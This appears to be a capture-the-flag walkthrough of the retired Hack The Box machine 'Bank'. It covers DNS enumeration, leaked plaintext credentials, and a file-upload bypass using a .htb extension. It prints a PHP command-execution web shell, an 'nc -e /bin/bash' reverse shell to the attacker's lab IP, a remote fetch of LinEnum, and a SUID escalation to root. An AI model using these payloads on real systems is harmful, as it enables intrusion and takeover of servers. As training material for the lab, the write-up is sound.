
enumeration

```
nmap -sC -sV -sT -oN /home/kali/machines/retired/bank/Nmap.txt 10.10.10.29
Nmap scan report for 10.10.10.29
Host is up (0.18s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_  256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp open  domain  ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://-
nmap.org/submit/ .
# Nmap done at Wed Jan 20 11:00:45 2021 -- 1 IP address (1 host up) scanned
in 39.28 seconds
```

ports open are

```
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8
53/tcp open  domain  ISC BIND 9.9.5-3ubuntu0.14
80/tcp open  http    Apache httpd 2.4.7
```

so we see its has to de with dns when we first open the website we see default apache page so which means their is a misconfiguration



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
```

lets run gobuster and se what we get

```
┌──(root💀 kali)-[/home/kali]
└─# gobuster dir -u http://bank.htb -w /usr/share/wordlists/dirb/common.txt -k -x txt,php,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://bank.htb
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,php,html
[+] Timeout:        10s
===============================================================
2021/01/21 08:00:47 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.html (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.html (Status: 403)
/.hta (Status: 403)
/.hta.txt (Status: 403)
/.hta.php (Status: 403)
/.hta.html (Status: 403)
/assets (Status: 301)
/inc (Status: 301)
/index.php (Status: 302)
/index.php (Status: 302)
/login.php (Status: 200)
/logout.php (Status: 302)
/server-status (Status: 403)
/support.php (Status: 302)
/uploads (Status: 301)
===============================================================
```

in this nothing seems interesting as most of the pages are not 200 status code


so we run the nslookup then server @10.10.10.29 and the 10.10.10.29

but we got the same ip then we have to do the dns zone transfer we will use the command
dig axfr @10.10.10.29 bank.htb

we first add bank.htb to dns file /etc/hosts

```
10.10.10.29     bank.htb ns.bank.htb www.bank.htb chris.bank.htb
```

and then we see a bunch of urls but all of them lead us to the same misconfigured page
but adding the bank.htb we see a login page which seems weird



we have to try to login into it
we might have a username called “chris” because we saw a url with hisname

we didnt get one of the most important directory called bank.htb/balance-transfer

here we can see a list of files all are encrypted with size of 583 or aprox in 500 mark and in them we have all the username email and password encrypted

but if we will see closely we will find a file

5027bbeac1f014b64b19dbd0e7c6bb1a.acc	2017-06-15 09:50	584
54656a84fec49d5da07f25ee36b298bd.acc	2017-06-15 09:50	584
56215edb6917e27802904037da00a977.acc	2017-06-15 09:50	584
59829e0910101366d704a85f11cfdd15.acc	2017-06-15 09:50	584
66284d79b5caa9e6a3dd440607b3fdd7.acc	2017-06-15 09:50	584
68576f20e9732f1b2edc4df5b8533230.acc	2017-06-15 09:50	257
75942bd27ec22afd9bdc8826cc454c75.acc	2017-06-15 09:50	584
76123b5b589514bc2cb1c6adfb937d13.acc	2017-06-15 09:50	584
80416d8aaea6d6cf3dcec95780fda17d.acc	2017-06-15 09:50	585
85006f1266226e84efb919908d5f8333.acc	2017-06-15 09:50	583
87831b753b8530fddc74e73ca8515a50.acc	2017-06-15 09:50	585
91249b887c7bf3f6cb7becc0c0ab8ddd.acc	2017-06-15 09:50	584
94290d34dec7593ce7c5632150a063d2.acc	2017-06-15 09:50	585
301120b456a3b5981f5cdc9d484f1b3b.acc	2017-06-15 09:50	585
430547d637347d0da78509b774bb9fdf.acc	2017-06-15 09:50	584
453500e8ebb7e50f098068d998db0090.acc	2017-06-15 09:50	583


which has a size of 257 the size is less because the data inside it is not encrypted and we can read the credentials


```
--ERR ENCRYPT FAILED
+==================+
| HTB Bank Report |
+==================+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```

Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##

here you can see as encryption failed the plane data is there hence we can login in the portal

hence we can login then beeting around we saw a place where to upload a file





i tried uploading a normal shell but it gave an error it will only accept a image file so we will have to upload a reverse shell in image form


and also find an interesting thing in the source code of the support page

```
<br>
<div style="position:relative;">
        <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
        <a class='btn btn-primary' href='javascript:;'>
            Choose File...
```


so we have to give the name of upload file as .htb

so we created a file with name shell.htb
and pasted this code there" nc -e /bin/bash 10.10.14.20 1234 "

and then we uplaoded that file



and it got uploaded as you can see




so lets select the file to run it

so putting the nc inside doesnt work it just showed the file and didnt executed so we created another with this


```
<?php echo system($_REQUEST['inju']); ?>
```

and uploaded it and now lets see



so here you can see we created a command injection file and now from here we will connect the netcat

doing "which nc" we saw we have netcat so lets get a reverse shell



so doing this we got a reverse shell

```
┌──(root💀 kali)-[/home/kali]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.29] 50414
whoami
www-data
```

lets get a good shell

python -c 'import pty; pty.spawn("/bin/bash");'

```
www-data@bank:/home/chris$ cat user.txt
cat user.txt
950f68cde57fac49470831113b1773ec
www-data@bank:/home/chris$
```

and we have user flag-----950f68cde57fac49470831113b1773ec

now lets see for root privilage lets run sudo -l

we didnt get any thing so we have to run the privesclec script we have to downlaod it in the box so lets start the simple httpserver and get it there

```
┌──(root💀 kali)-[/opt]
└─# ls linux_privesc
LinEnum  linuxprivchecker

┌──(root💀 kali)-[/opt]
└─# python3 -m SimpleHTTPServer 8080
```

write python -m SimpleHTTPServer

and then wget -r <ip> <port>

and you will have your files

so we run bash LinEnum.sh and it started to look for enumerations

and we found something

```
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/nmap
/usr/bin/gcc
/usr/bin/curl


[-] Installed compilers:
ii  g++                                  4:4.8.2-1ubuntu6
ii  g++-4.8                              4.8.4-2ubuntu1~14.04.3
ii  gcc                                  4:4.8.2-1ubuntu6
ii  gcc-4.8                              4.8.4-2ubuntu1~14.04.3


[-] Can we read/write sensitive files:
-rw-rw-rw- 1 root root 1252 May 28  2017 /etc/passwd
-rw-r--r-- 1 root root 707 May 28  2017 /etc/group
-rw-r--r-- 1 root root 665 Feb 20  2014 /etc/profile
-rw-r----- 1 root shadow 895 Jun 14  2017 /etc/shadow
```

here we can see we can read and write the /etc/passed file which is awesome
we can write our password and use it as root

also their is a directory /var/htb/bin/emergency
it is a shell with root privilage and getting into it we get a directly root privilage

```
www-data@bank:/$ ls
ls
bin   etc        initrd.img.old  media  proc  sbin  tmp  vmlinuz
boot  home       lib             mnt    root  srv   usr  vmlinuz.old
dev   initrd.img lost+found      opt    run   sys   var
www-data@bank:/$ ls -la /var/htb/bin/emergency
ls -la /var/htb/bin/emergency
-rwsr-xr-x 1 root root 112204 Jun 14  2017 /var/htb/bin/emergency
www-data@bank:/$ /var/htb/bin/emergency
/var/htb/bin/emergency
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
#
```

```
www-data@bank:/$ /var/htb/bin/emergency
/var/htb/bin/emergency
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
#
```

and then we have

```
# ls
ls
bin   etc         initrd.img.old  media  proc  sbin  tmp  vmlinuz
boot  home        lib             mnt    root  srv   usr  vmlinuz.old
dev   initrd.img  lost+found      opt    run   sys   var
# cd root
cd root
# ls
ls
root.txt
# cat root.txt
cat root.txt
46b4c8dcd3f9ec8bf106e61e4a383184
#
```

rootflag---46b4c8dcd3f9ec8bf106e61e4a383184

but lets try the other option
we dont have a perfect shell with special character so never mind leave it here